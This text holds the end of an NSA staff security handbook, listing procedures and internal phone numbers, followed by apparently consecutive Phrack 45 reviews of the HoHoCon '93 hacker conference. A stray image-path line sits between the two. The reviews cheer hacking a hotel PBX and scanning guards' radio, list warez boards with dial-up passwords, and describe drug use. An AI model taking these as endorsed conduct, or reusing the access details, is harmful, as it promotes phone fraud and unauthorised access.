d. Computing devices and terminals
e. Photographic equipment and film

A more detailed listing of examples of Prohibited Items may be obtained from your Staff Security Officer or the Physical Security Division (M51).

Additionally, you may realize that other seemingly innocuous items are also restricted and should not be brought into any NSA facility. Some of these items pose a technical threat; others must be treated as restricted since a visual inspection does not readily reveal whether they are classified. These items include:

a. Negatives from processed film; slides; vu-graphs
b. Magnetic media such as floppy disks, cassette tapes, and VCR videotapes
c. Remote control devices for telephone answering machines
d. Pagers

Exit Inspection

As you depart NSA facilities, you will note another physical security safeguard--the inspection of the materials you are carrying. This inspection of your materials, conducted by Security Protective Officers, is designed to preclude the inadvertent removal of classified material. It is limited to any articles that you are carrying out of the facility and may include letters, briefcases, newspapers, notebooks, magazines, gym bags, and other such items. Although this practice may involve some inconvenience, it is conducted in your best interest, as well as being a sound security practice. The inconvenience can be considerably reduced if you keep to a minimum the number of personal articles that you remove from the Agency.

Removal Of Material From NSA Spaces

The Agency maintains strict controls regarding the removal of material from its installations, particularly in the case of classified material.

Only under a very limited and official circumstances classified material be removed from Agency spaces. When deemed necessary, specific authorization is required to permit an individual to hand carry classified material out of an NSA building to another Secure Area. Depending on the material and circumstances involved, there are several ways to accomplish this.

A Courier Badge authorizes the wearer, for official purposes, to transport classified material, magnetic media, or Class II prohibited items between NSA facilities. These badges, which are strictly controlled, are made available by the Physical Security Division (M51) only to those offices which have specific requirements justifying their use.

An Annual Security Pass may be issued to individuals whose official duties require that they transport printed classified materials, information storage media, or Class II prohibited items to secure locations within the local area. Materials carried by an individual who displays this pass are subject to spot inspection by Security Protective Officers or other personnel from the Office of Security. It is not permissible to use an Annual Security Pass for personal convenience to circumvent inspection of your personal property by perimeter Security Protective Officers.

If you do not have access to a Courier Badge and you have not been issued an Annual Security Pass, you may obtain a One-Time Security Pass to remove classified materials/magnetic media or admit or remove prohibited items from an

NSA installation. These passes may be obtained from designated personnel in your work element who have been given authority to issue them. The issuing official must also contact the Security Operations Center (SOC) to obtain approval for the admission or removal of a Class I prohibited item.

When there is an official need to remove government property which is not magnetic media, or a prohibited or classified item, a One-Time Property Pass is used. This type of pass (which is not a Security Pass) may be obtained from your element custodial property officer. A Property Pass is also to be used when an individual is removing personal property which might be reasonably be mistaken for unclassified Government property. This pass is surrendered to the Security Protective Officer at the post where the material is being removed. Use of this pass does not preclude inspection of the item at the perimeter control point by the Security Protective Officer or Security professionals to ensure that the pass is being used correctly.

External Protection Of Classified Information

On those occasions when an individual must personally transport classified material between locations outside of NSA facilities, the individual who is acting as the courier must ensure that the material receives adequate protection. Protective measures must include double wrapping and packaging of classified information, keeping the material under constant control, ensuring the presence of a second appropriately cleared person when necessary, and delivering the material to authorized persons only. If you are designated as a courier outside the local area, contact the Security Awareness Division (M56) for your courier briefing.

Even more basic than these procedures is the individual security responsibility to confine classified conversations to secure areas. Your home, car pool, and public places are not authorized areas to conduct classified discussions--even if everyone involved in he discussion possesses a proper clearance and "need-to-know." The possibility that a conversation could be overheard by unauthorized persons dictates the need to guard against classified discussions in non-secure areas.

Classified information acquired during the course of your career or assignment to NSA may not be mentioned directly, indirectly, or by suggestion in personal diaries, records, or memoirs.

Reporting Loss Or Disclosure Of Classified Information

The extraordinary sensitivity of the NSA mission requires the prompt reporting of any known, suspected, or possible unauthorized disclosure of classified information, or the discovery that classified information may be lost, or is not being afforded proper protection. Any information coming to your attention concerning the loss or unauthorized disclosure of classified information should be reported immediately to your supervisor, your Staff Security Officer, or the Security Operations Center (SOC).

Use Of Secure And Non-Secure Telephones

Two separate telephone systems have been installed in NSA facilities for use in the conduct of official Agency business: the secure telephone system (gray telephone) and the outside, non-secure telephone system (black telephone). All NSA personnel must ensure that use of either telephone system does not jeopardize the security of classified information.

The secure telephone system is authorized for discussion of classified information. Personnel receiving calls on the secure telephone may assume that the caller is authorized to use the system. However, you must ensure that the caller has a "need-to-know" the information you will be discussing.

The outside telephone system is only authorized for unclassified official Agency business calls. The discussion of classified information is not permitted on this system. Do not attempt to use "double-talk" in order to discuss classified information over the non-secure telephone system.

In order to guard against the inadvertent transmission of classified information over a non-secure telephone, and individual using the black

telephone in an area where classified activities are being conducted must caution other personnel in the area that the non-secure telephone is in use. Likewise, you should avoid using the non-secure telephone in the vicinity of a secure telephone which is also in use.

HELPFUL INFORMATION

Security Resources

In the fulfillment of your security responsibilities, you should be aware that there are many resources available to assist you. If you have any questions or concerns regarding security at NSA or your individual security responsibilities, your supervisor should be consulted. Additionally, Staff Security Officers are appointed to the designated Agency elements to assist these organizations in carrying out their security responsibilities. There is a Staff Security Officer assigned to each organization; their phone numbers are listed at the back of this handbook. Staff Security Officers also provide guidance to and monitor the activities of Security Coordinators and Advisors (individuals who, in addition to their operational duties within their respective elements, assist element supervisors or managers in discharging security responsibilities).

Within the Office of Security, the Physical Security Division (M51) will offer you assistance in matters such as access control, security passes, clearance verification, combination locks, keys, identification badges, technical security, and the Security Protective Force. The Security Awareness Division (M56) provides security guidance and briefings regarding unofficial foreign travel, couriers, special access, TDY/PCS, and amateur radio activities. The Industrial and Field Security Division (M52) is available to provide security guidance concerning NSA contractor and field site matters.

The Security Operations Center (SOC) is operated by two Security Duty Officers (SDOs), 24 hours a day, 7 days a week. The SDO, representing the Office of Security, provides a complete range of security services to include direct communications with fire and rescue personnel for all Agency area facilities. The SDO is available to handle any physical or personnel problems that may arise, and if necessary, can direct your to the appropriate security office that can assist you. After normal business hours, weekends, and holidays, the SOC is the focal point for all security matters for all Agency personnel and facilities (to include Agency field sites and contractors). The SOC is located in Room 2A0120, OPS 2A building and the phone numbers are 688-6911(b), 963-3371(s).

However, keep in mind that you may contact any individual or any division within the Office of Security directly. Do not hesitate to report any information which may affect the security of the Agency’s mission, information, facilities or personnel.

Security-Related Services

In addition to Office of Security resources, there are a number of professional, security-related services available for assistance in answering your questions or providing the services which you require.

The Installations and Logistics Organization (L) maintains the system for the collection and destruction of classified waste, and is also responsible for the movement and scheduling of material via NSA couriers and the Defense Courier Service (DCS). Additionally, L monitors the proper addressing, marking, and packaging of classified material being transmitted outside of NSA; maintains records pertaining to receipt and transmission of controlled mail; and issues property passes for the removal of unclassified property.

The NSA Office of Medical Services (M7) has a staff of physicians, clinical psychologists and an alcoholism counselor. All are well trained to help individuals help themselves in dealing with their problems. Counseling services, with referrals to private mental health professionals when appropriate, are all available to NSA personnel. Appointments can be obtained by contacting M7 directly. When an individual refers himself/herself, the information discussed in the counseling sessions is regarded as privileged medical information and is retained exclusively in M7 unless it pertains to the

national security.

Counselling interviews are conducted by the Office of Civilian Personnel (M3) with any civilian employee regarding both on and off-the-job problems. M3 is also available to assist all personnel with the personal problems seriously affecting themselves or members of their families. In cases of serious physical or emotional illness, injury, hospitalization, or other personal emergencies, M3 informs concerned Agency elements and maintains liaison with family members in order to provide possible assistance. Similar counselling services are available to military assignees through Military Personnel (M2).

GUIDE TO SECURITY

M51 PHYSICAL SECURITY 963-6651s/688-8293b (FMHQ)
968-8101s/859-6411b (FANX)

CONFIRM and badges (963-6611s/688-7411b)
Locks, keys, safes and alarms
Security/vehicle passes
Visitor Control
Inspections
Red/blue seal areas
Pass Clearances (963-4780s/688-6759b)
Prohibited Items
SOC (963-3371s/688-6911b)
NSA facility protection and compliance
New Construction

M52 INDUSTRIAL AND FIELD SECURITY
982-7918s/859-6255b

Security at contractor field site facilities
Verification of classified mailing addresses for contractor facilities

M53 INVESTIGATIONS 982-7914s/859-6464b

Personnel Interview Program (PIP)
Military Interview Program (MIP)
Reinvestigations
Special investigations

M54 COUNTERINTELLIGENCE 982-7832s/859-6424b

Security counterintelligence analysis
Security compromises

M55 CLEARANCES 982-7900s/859-4747b

Privacy Act Officer (For review of security files)
Contractor/applicant processing
Continued SCI access
Military access

M56 SECURITY AWARENESS 963-3273s/688-6535b

Security indoctrinations/debriefings
Associations with foreign nationals
Security Week
Security posters, brochures, etc.
Embassy visits
Briefings (foreign travel, ham radio, courier, LIC, PCS, TDY, special access, etc.)

Foreign travel approval
Military contractor orientation
Special Access Office (963-5466s/688-6353b)

M57 POLYGRAPH 982-7844s/859-6363b

Polygraph interviews

M509 MANAGEMENT AND POLICY STAFF 982-7885s/859-6350b

STAFF SECURITY OFFICERS (SSOs)

Element	Room	Secure/Non-Secure
A	2A0852B	963-4650/688-7044
B	3W099	963-4559/688-7141
D/Q/J/N/U	2B8066G	963-4496/688-6614
E/M	D3B17	968-8050/859-6669
G	9A195	963-5033/688-7902

K	2B5136	963-1978/688-5052
L	SAB4	977-7230/688-6194
P	2W091	963-5302/688-7303
R	B6B710	968-4073/859-4736
S/V/Y/C/X	C2A55	972-2144/688-7549
T	2B5040	963-4543/688-7364
W	1C181	963-5970/688-7061

GUIDE TO SECURITY-RELATED SERVICES

Agency Anonymity	968-8251/859-4381
Alcohol Rehabilitation Program	963-5420/688-7312
Cipher Lock Repair	963-1221/688-7119
Courier Schedules (local)	977-7197/688-7403
Defense Courier Service	977-7117/688-7826
Disposal of Classified Waste	
- Paper only	972-2150/688-6593
- Plastics, Metal, Film, etc	963-4103/688-7062
Locksmith	963-3585/688-7233
Mail Dissemination and Packaging	977-7117/688-7826
Medical Center (Fort Meade)	963-5429/688-7263
(FANX)	968-8960/859-6667
(Airport Square)	982-7800/859-6155
NSA/CSS Information Policy Division	963-5825/688-6527
Personnel Assistance	
- Civilian	982-7835/859-6577
- Air Force	963-3239/688-7980
- Army	963-3739/688-6393
- Navy	963-3439/688-7325
Property Passes (unclassified material)	977-7263/688-7800
Psychological Services	963-5429/688-7311

FREQUENTLY USED ACRONYMS/DESIGNATORS

ARFCOS	Armed Forces Courier Service (now known as DCS)
AWOL	Absent Without Leave
CAO	Classification Advisory Officer
COB	Close of Business
CWF	Civilian Welfare Fund
DCS	Defense Courier Service (formerly known as ARFCOS)
DoD	Department of Defense
EOD	Enter on Duty
FOUO	For Official Use Only
M2	Office of Military Personnel
M3	Office of Civilian Personnel
M5	Office of Security
M7	Office of Medical Services
NCS	National Cryptologic School
PCS	Permanent Change of Station
PIN	Personal Identification Number
Q43	Information Policy Division
SDO	Security Duty Officer
SOC	Security Operations Center
SPO	Security Protective Officer
SSO	Staff Security Officer
TDY	Temporary Duty
UFT	Unofficial Foreign Travel

A FINAL NOTE

The information you have just read is designed to serve as a guide to assist you in the conduct of your security responsibilities. However, it by no means describes the extent of your obligation to protect information vital to the defense of our nation. Your knowledge of specific security regulations is part of a continuing process of education and experience. This handbook is designed to provide he foundation of this knowledge and serve as a guide to the development of an attitude of security awareness.

In the final analysis, security is an individual responsibility. As a participant in the activities of the National Security Agency organization, you

are urged to be always mindful of the importance of the work being accomplished by NSA and of the unique sensitivity of the Agency’s operations.

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 11 of 28

****

Ho Ho Con Miscellany

HoHoCon '93 review from the European point of view
<===>

This is Onkel Dittmeyer telling you his experiences at
the HoHoCon, which no-one really gives a @#*! about.
It might be fun reading anyway.

" Maybe I am just a lumpy coder, but at least my
dad is not selling WOMEN'S SHOES. "

- Guess Who


I arrived at the con one day too early, before anyone else had showed up, and started striving through the neighborhood. Well, this looked like fun. The Hilton and the Super-8 were, along with a mall and a South Western Bell building with light-at-night, wide open, overflowing dumpsters situated between highways, a couple miles outside of town. Cool. Used to Europe, where there is more public transportation than cars on the street, I was kinda stuck in there, so I spent my time chatting with the front desk clerk of the motel ("Monty? Ahh, ya mean Monty from the hotel security? Well, don't spread the word, he has a penis problem.."). Everybody was able to confirm this a day later during on a police raid, but let's save that for later. So stuck between a WAL-MART ("SHOTGUNS! ON SALE! JUST $99"), a movie theater and a cheap mall I spent this day sipping complimentary tea at the front desk and watching Wayne's World 2. ("A Unix Book. Cool.")

On the next day, all kinds of people started to flow in, and I spent my time following around various people since I came to the con alone, not seeing one familiar face around. I bumped into Minor Threat and his trusty friend Mucho plus a bunch of other guys trying to fix something with ToneLoc. Walking around a little more, I ran into some dudes that were busy hacking into the hotel's PBX using its 1200-bps line.. Walking over to the Hilton, I found a tone in a wall jack and called home. Still talking, hunger overcame me and I decided to go to the mall and grab munchies. Walking past the Hilton's pool, a kid was trying to fish his scanner out of the water. Remember: A PRO-43 does NOT stay afloat! Later that night, the whole place was pretty crowded already. It was unreal. The lobby was crowded by at least two dozen scanner-wielding kids, trying to find the frequency for the hotel security. The guards must have been felt pretty strange - each time they talked, something like five people with frequency counters walked past them. Finally, the word spread (466.025/825) and each time some guard started talking, it was echoing back over everyone's scanner in a two-mile range around the party place. I soon left the 3L3eT pIt and hung out with AKA to play some stupid games ("Oh, there is a calling card on the floor." "Where??" "You can't see it, its eleet!") when we saw red and blue lights in front of the Super-8 Motel. Three cop-cars had arrived, and they busted an about 14-years old kid for scanning local numbers from his motel room. While everybody stood around in front of the room where they hold (or ABUSED) the kid, people were thinking if this would be legal, arresting and squeezing this kid with no lawyer and no parents around, they sped past us with their victim, and someone told the kid that it was his

constitutional right to remain silent until he would get a lawyer or at least a parent. And guess: The cops pulled the guy out and told him that he should not stand around and advise people about their constitutional rights. Quote: " This is the manager, this is a police officer, I am the security guard. LEAVE! " - "And I will NOT leave." Good thing that someone was videotaping the whole thing. So much action, and the con hadn't even started. Tired of so eViL K-r0cKinG rAcIsM I stumbled to my room and fell asleep on some standup comedy on TV. Tomorrow was the con!

The next morning around 9, I found the food court in the mall crowded. It seemed like everybody on the con was going to eat the last time for his life, or at least the last time before the 6-hour Con-A-Thon started. Walking around in the empty conference room, some hotel employee asked me "HoHoCon? Is this like a Santa Claus meeting or something?" Maybe it was just cause I wore a santa-hat. When Drunkfux finally started the meeting one hour late I found myself squashed in between some system administrator and another guy from some three-letter-agency that typed everything that was said into his laptop at something like 2.000.000 characters a second. Scared shitless, I was listening to the events, still a little drowsy from very little sleep the last night - I only remember Cap'n Crunch talking about boxing in Russia (something that interested me, at least), and the LOD members talking about some data preservation project - if you are interested what in detail was talked about, I'm sure Drunkfux will sell you the videotape for a couple hundred $. In a break, he was selling merchandise, and I think he didn't look more happy during the whole con than in the moment everybody was waving with twenty-dollar bills.. Phat pockets was also what the LOD guys were looking for.. (just in case you don't know: They are collecting old message boards and sell the printout for something like $35).

After this sellout session, I found a sign on the wall: "hoho.con.com --->", and, in room 260 someone piled up an enormous mass of equipment, including something like 4 UNIX machines, a SLIP connection, 20" screens, PET's.. Plus, the room was stacked with 30-40 people, and I mean STACKED. Most people were wasting their time entering commands like "mget /warez/eleet/hot/0-day/*.*" Sick of that, I grabbed a bunch of people and we went trashing at SW-Bell around the block, and whoops! we found a diagram like this:



Now we know it: South Western Bell believes that Austin, Texas, is the center of the world. Well, from the 17th to the 19th of December, 1993, it was.

TEN THINGS I LEARNED AT HOHOCON '93

1. Social-Engineering the front-desk clerk PAYS!
2. If you drink 20 cups of complimentary tea, they WILL hassle you.
3. If the guard hears his voice over your scanner, he WILL hassle you.
4. If you sign on as CLIFF STOLL and pay cash, they WONT hassle you.
5. Don't scan from a hotel room. But feel free to hack the PBX.

6. Pizza Hut accepts all major credit cards.
7. Austin, Texas, is the center of the universe.
8. Some people really want room service in a Super-8 Motel.
9. A radio shack is not lighter than water nor water-proof.
10. Barney is a purple penis.

Shouts to Tr8or and SevenUp: Why didn't you join me?
Write to onkeld@ponton.hanse.de for further discussion....

Conference Behavior - a Study of the Lame and the Damned

by Holistic Hacker/R2

[This little file was inspired by a talk Phantom Phreaker and I had at HoHoCon last year, after some of the stupid shit that went on at it and SummerCon. The rough draft was written on my laptop on the flight back from Austin.]

It seems some little kids are having problems figuring out how to act at the various hacker cons around the country. Hacking has nothing to do with how many smoke bombs you can drop in the hotel or how many fire extinguishers you steal. If you lamers think that being away from mommy for the first time in your life means that you can trash a hotel, then do it. By all means make it a local one first, so Mom and Dad can bail your sorry ass out of jail.

I get really tired of going to a con and some little punk wants to play eleet anarchist and then the cops show. Cons are a chance to learn and/or share info, see people, and have a good time. Shit like what has happened this last year just isn't needed. All that comes out of stupid actions is a bad rap on the "underground." Some friends and I were in the hotel bar Saturday night and the bartender was telling us how the hotel people were really getting tired of the lame shit.

I was in one room Saturday night, swapping files and talking when the smoke alarm went off at 3 AM or so. I bet whoever did it got a real kick seeing all of the people up, and he probably creamed his jeans when the fire truck showed up. Emergency personnel don't need to waste their time on wannabe anarchist weenies, it isn't their job.

Another brilliant soul decided to set off one of the fire extinguishers in the Super 8. I saw other jerks trying to wake up the people on the top two floors of the Hilton at 2 in the morning. I saw another guy carrying two extinguishers off, and he didn't look like hotel staff. Another genius tried cutting a hole in the vending machine with a glass cutter. Just because it isn't your property means you can trash it. The fucked-up elevator control panels, the damaged exit signs, etc. are costs the hotel passes on to the customers and to us. Even worse, when the word gets out, the hotels don't want the cons back. Why would they want to rent us rooms, if they are just gonna get trashed? If this is how you want cons to be, then hold your own.

All typos are intentional. The following summary of HohoCon 93 is based solely upon my perceptions and are subject to the laws of physics. Take these comments as you see them.

By Frosty

First off, there was a $5 charge at the door. This also entitled you to partake in the raffle offered of lame-to-cool objects. $100 would rig the raffle in your favor. One person walked away with a full //e system, and another with a 486 system.

The Conference ---

Bruce Sterling – A humorous talk that thrashed virii. Informed us of the #1 anti-virii person in Russia, Dimitri. Generously gave away several copies of "The Hacker Crackdown" on disk. Famous quote, "Information wants to be free."

Ray Kaplan – A humorous security consultant. Wants to establish a site for security holes to be available. Had a brief Q&A session. Wants interaction between the security consultants and hackers. Also stressed protecting information and privacy.

Douglas Barnes – Representatives from CypherPunks. Works in cryptography.
Jim Famous quote, "I want to talk to my lawyer." Another quote, "Hackers are requested to call between 9 and 5." There are several Fidonet sites not allowing encrypted messages to go through. The liability decreases with a site allowing encrypted messages. ViaCrypt PGP is the legal version of PGP. Another quote, "A triple DES file is as good as unbreakable." Pushed the book "Applied Cryptography." Working on a digital Credit Union. System Administrators are not responsible for passing codes. Quote, "The net perceives censorship and routes around it."

Grayareas – Made a magazine plug. Looking for information for the 'zine.

Damien Thorn – Works on the 'zine "Nuts and Bolts." Talked about cellular tracking and hacking. Informed that a cell hacking program can be obtained from mkl@nw.com.

Captain Crunch – Talked on the San Francisco raves and how they utilized
aka John Draper networking and encryption to get their rave information out. Gave history and information on hacking Soviet phones and the KGB lines.

Simmion – Attendee from Moscow. Stated there was no evidence of virii being highly prolific in Russia. Almost all software is free in Russia. Most conferences in Russia are done by BBS's. Russians can not afford the high software prices legally.

LOD/Comm – Project information on their Digital Archive project. Also, presented a cash donation to the SotMESC to help fund a scholarship campaign for those involved in the hacking realm.

Erik Bloodaxe – Conversed about wireless modems and Email networks.

The Omega
White Knight – gave out copies of a government document on UFO coverups.

Count Zero – Members of the cDc/RDT. Handed out fliers and gave a packet
Kingpin radio demonstration. Informed they would be coming out with the 'Jolly-Roger Dialer' for $80 approx. that would be better than the 'Demon-Dialer' offered by Hack-Tic.

Brian Oblivion – Conversed about legalities and the Clipper Chip. Informed us that the EFF is not promoting help on court cases (they're too big). Quoted, "The Internet is the collective consciousness of the community." Quoted Compuserve that, "The Internet is sewage."

Errata

The Unix at the Super 8 Hotel was hacked.
Room 293 at the Super 8 was raided the day prior to the conference starting.
A LAN was set up in 260 at the Super 8 (Thanks Georgia Tech).
Kudos to Annaliza / Torquie for filming the conference for her documentary.
Kudos to 'Vibe' for giving away free shirts to the public.
DO NOT leave anything expensive out, it will be stolen !!!
Kudos to Malicious and his group for being the friendliest hacks.

Kudos to Grayarea, who will be providing her coverage of the Con.
The Techno-Porn party the SotMESC sponsored went well through the night.
Many thanks to the mall-girls that showed up to lend themselves to the masses.
Cold Pricklies to whoever set the fire alarms off Saturday night.
A big question mark to whoever acquired the large 30' inflatable balloon.
Warez Boards -> 214-642-0003 NUP: flying man
214-642-1940 / 264-6269 NUP: london run
817-551-5404 NUP: none

THE CHEAP-SEX AWARD

The personnel in room 508 at the Hilton that provided strippers, but enforced a door-charge and sex-charge for services.

THE MOST OBNOXIOUS PERSON AT HOHOCON 1993 AWARD

The AT&T person who took pictures of EVERYONE in the line going into the conference center.

A Gif of this individual will be provided later =:)

This is just a 'Spur of the Moment' release.
We look forward to view-points from other sources.

HoHoCon '93 - Out With A Bang January, 1994
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

by Winn Schwartau (Page 8) (Security Insider Report)

The hackers did it again. A monster party, several hundred strong, where hacking was the agenda. HoHoCon is the annual hacker's convention in Texas, where all hell breaks loose. December 17-19 in Austin was the host of this last one.

According to the hackers, it was a great party; the ethernet lines were run between rooms; the net was connected, and everyone consumed mass quantities of their favorite legal substance or controlled substance. One hacker was busted, apparently, for breaking into the hotel's PBX system and dialing the Planet Krypton (or some such place) and the cops sat outside the front door just in case. In case of what? According to the hotel, in case of crazy kids getting too crazy.

This last HoHoCon was the biggest yet; estimates from 250-500 people attending to learn about hacking; keep tabs on the hackers; or hack themselves into position of respect amongst their peers. One attendee took roll after roll of photos of hackers; some hackers got paranoid, others laughed at him hiding behind pillars and jumping out to snap a pix. Whatever.

On the other hand, some security professionals who attended were absolutely aghast at what they saw; wild kids, with no reins, breaking into computers over the net is not fun nor legal. The drug and alcohol consumption was too extreme, and the messages and conference sessions somewhat disorganized. But, nonetheless, not one person I spoke to said they wouldn't attend again next year. So there must be something to it. Even legendary phreaks like John Draper aka Captain Crunch were there, despite his tenuous hold on reality and emanating odor.

This was the minority, though, and most security pros said they picked up a few tricks here and there. HoHoCon next year, the organizers fear, will turn legit if too many 'suits' come so they have to promote the event better. Next year's HoHoCon won't be held until January of 1995, making attendance easier for those who have Holiday conflicts.

We'll keep you informed.

HoHo Con '93
by Erik Bloodaxe
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

It was the eve of HoHoCon 93 and I found myself caught in a serious dilemma. I had promised to provide this year's "entertainment" yet I knew I was going to back out of it. I had received about a million emails and chat messages bugging me about the "bondage show" that was supposed to transpire that Saturday night and had tried my hardest to give them little or no commentary, knowing full well that I was going to flake out at the last moment.

So here I was, driving towards the Austin Airport Hilton, trying to come up with excuses about why there would be no show to some 300 hormonal sociopaths. Every scenario seemed bleak: "Phrack Editor Vivisected!" "Hacker Revolt Leaves Three Dead, 15 Wounded." I tried to blow it off, consoling myself that no one would really give a shit, and that it was only my own ego that demanded that I fulfill the promise of sleeze.

Upon arrival at the Hilton, I was amused to find some 30 or more miscreants milling about the lobby, amusing themselves with house phones and sordid tales of last week's hack. As usual, there was not a payphone to be had, a direct result of the numerous Radio Shack dialers on hand (model 43-141).

I mingled somewhat distantly, looking for Chasin, Tcon, Lex, Drunkfux or anyone else I needed to talk to. Of course they weren't there. I was beginning to wonder how in the hell I could pass the time when I was paged by Lex.

Lex Luthor was staying a safe distance from the main fracas. In typical Luthorian paranoia, he was determined to not have his name on anything, such as car rental or hotel room, so by staying just far enough away he hoped to not have his name on any arrest reports either. Lex, Professor Falken, Al Capone, Mark Tabas, The Mentor and I were all supposed to have dinner that evening. After getting Lex's room information, I took off to get Mentor.

Getting everyone together was somewhat of a clusterfuck. Tabas was located at the bottom of a 151 bottle, but surfaced in time to grab dinner.

During dinner at Baby Acapulco's, as the award-winning waitstaff lost most of our orders, Mentor reminisced about some of my more unbalanced teenage moments such as: the time I cut the break cables on a Mercedes because its owner had made the moves on my evening's female target, the knife and gun wielding passout on the railroad tracks, etc. He ended with, "You sure have changed. I'm surprised you aren't dead."

I suddenly felt old. It would not be the last time I felt that way that weekend.

After dinner I decided to be a jerk and lash out at Tabas for insulting my overinflated ego on the net. It accomplished nothing, except to further distance ourselves but this evil voice in my head deemed it necessary. We agreed to disagree and to try to put aside our numerous past problems for the interim, although I doubt either of us believed in the resolution.

Once back at the Hilton, things were beginning to heat up. Some hundred or more conferees were loitering back and forth from the Hilton to the Super 8 next door. I finally managed to hook up with Chasin, Tcon, Koresh and Louis Cypher in their room at the Super 8. Lcypher was enjoying what would probably be his last taste of freedom, since he was due to ship out to federal boot camp the next month.

Sometime thereafter, a score of people began running upstairs with computer equipment, laughing to themselves. As would be typical, a short time later several police cruisers showed up. The kids had broken into a phone closet and ran extra lines to their room to either: a) run a bbs, b) wardial the city or hotel, or c) prove once and for all they were the dumbest people in attendance. A member of the Austin EFF chapter ran about screaming about the rights of the accused. The police told him

that if he didn't shut up he would be going downtown as well. The silence came instantly.

The appearance of police so soon on the first evening made several people quite nervous, especially those guests with rather large pupils, whose numbers were growing in abundance. They sat in their rooms with the lights dimmed (or off) peering out the curtains wondering if the cops would be knocking on their doors next.

Word reached us that KevinTX had shown up. In typical flair, Kev had blown in straight from Las Vegas where he had just won some $20,000 playing Blackjack, and was in a very festive mood. Once we reached his floor, we were greeted with the sounds of a dozen tropical birds in terrible agony. Obviously "the tank" had been filled, and was being rapidly drained.

Inside the room black plastic bags lined the floor giving the appearance of a recent trashing run, but in reality were the victims of an unforgiving blast of n2o. Some Andrew Blake film played on the VCR Kevin and his crew had brought, and a new camcorder was being erected to capture the planned debauchery on tape.

We asked Kevin how on earth they managed to wheel in a 20 lb tank of nitrous through the lobby and up to the room without being questioned. Kevin said they put it under a jacket and just walked right through. I wondered how long it would be before everyone else began wheeling in kegs.

I begged everyone not to put the bags over their heads, as resuscitating any potential asphyxiation victim was not in my agenda. (Quick flashback to a blue-faced man spasming from oxygen depravation, "No really officer, I don't know why he put that bag on his head and went to sleep.") Besides, it would be too far to drag a dead body down to the dumpster from the hotel room without attracting suspicion.

The tank was drained and the crowd dwindled.

Reflecting upon the altered states of those wandering almost zombie-like around the hotels, I decided that if anyone were to be raiding the con it should be the DEA rather than the FBI.

I arrived at the con the next morning lugging a box full of my t-shirts, ready to make the rent. In the conference room Bruce Sterling was in the middle of an incredible rant about the evils of Virii. I don't know what the hell he was talking about. I'm not quite sure if anyone did, but I got the impression that he got zapped. A note to the kiddies: don't copy that floppy!

At the door, dFx was busily commandeering the five dollar "voluntary contribution." I asked him how the take was and he whipped out a stack of money that would choke an elephant. I asked him for my share for being his marketing and advertising rep. The money and dFx disappeared.

Damien Thorn of Nuts & Volts, whose column is the ONLY reason I subscribe, took the stand and talked about the magazine and his column. I jumped up and asked him about his involvement with Phoenix Rising Communications, and suggested they not use the name "The Phoenix Project" as their BBS name. Damien seemed somewhat apologetic when he said that he didn't realize that it had already been used in the past. (Obviously Sterling's book didn't get read by everyone.)

I took off to find out where the casualties from last night were hiding. After a lengthy and fruitless search for Chasin, Tcon or KevinTX, I stumbled back into the con area just in time to find out that LOD Communications would be hitting the podium next.

As we all wandered up front, (we being me, Lex, Tabas, Phantom Phreaker, Professor Falken and Al Capone), an explosion of camera flashes shook the conference room. It was the most ridiculous thing I have ever been a witness to. I felt pretty sorry for Lex, who had managed to avoid

being photographed as "Lex Luthor" for his entire life, now being the target of every butthead with a Nikon in the greater Austin area.

After we rambled about the BBS archive project, I got the chance to give one of the worst presentations of my life. I will credit some of this to the lack of display technology (mainly overhead projector and VGA adaptor) but the main fault was my own. I spoke for a bit about wireless wide area networking via commercial packet radio and about services such as RadioMail.

Afterwards, Chasin and I introduced White Knight and The Omega who, in typical cDc fashion, relayed the further adventures of "America's Favorite Hacker: Quentin." At the end of their speech, they offered about a dozen copies of Quentin's latest exposure of a government cover-up.

The madcap dash of reporters, hackers and various other would-be co-conspirators to grab the sacred printout was like the closing scene of "It's a Mad Mad World." The stage rush was not terribly unlike my first Metallica concert: people diving over chairs, crawling over heads, screaming, arms flailing. The only difference were the reporters yelling "Press! Press! I must have a copy!"

The conference wrapped up with attorney Steve Ryan talking about the sorry state of computer law.

Bernie Milligan of Communications & Toll Fraud Specialists from Houston finally ran out of film. (Bernie, if you recall, was at HoHo '92 sitting at the back of the room with the Super Ear. I wonder how much he gets for the photos. Maybe he just tacks them up on his wall and has little fantasy conversations with them as he spanks his monkey. I don't know.)

After the speaking was concluded, Weevil wandered over and asked me when the bondage show would be going on. I told him that it would not be happening. Weevil, still very elated over his rave reviews in "Dazed and Confused," looked at me and in a stereotypical Hollywood-esque display of confidence said, "Don't worry about it dude. I'll take care of it."

A 17 year old actor and would-be pimp. Yeah, right.

I got shanghaied by John Littman who was working on his book about Kevin Poulsen, Agent Steal and friends. We talked for a bit, and I came to the following conclusions:

5 REASONS WHY I AM LIKE AGENT STEAL

1. We both shared a knack for dating strippers.
2. We are both long haired, skinny, aging hackers.
3. We both know the value of a carefully placed camcorder.
4. We both have been the subject of investigations by the government.
5. We both have assisted the government.

5 REASONS WHY I AM NOT LIKE AGENT STEAL

1. I have both my original legs.
2. I only use Saran Wrap for leftovers.
3. I would never dress like any member of Poison.
4. I stopped breaking into buildings when I was 14.
5. I would never turn in my friends to save my own ass.

That evening as everyone was getting antsy, Frosty popped up with his "Techno-Porn." Something like 24 hours of non-stop pornography compressed into 6 hours. You'd have to see it to understand.

Everyone seemed to migrate towards 508, most likely a direct result of the internal sex & drug divining rods built into the subconscious of every attendee. Sometime around 9 or 10 in the evening, Weevil showed up parading five very attractive, scantily clad young women. The strippers made their way through the lobby of the Hilton evoking a Pied Piper effect, dragging hundreds of drooling hackers in their

wake.

They managed to get into the hotel room unscathed. Outside the room the crowds gathered, anxious to get a peek at the girlies.

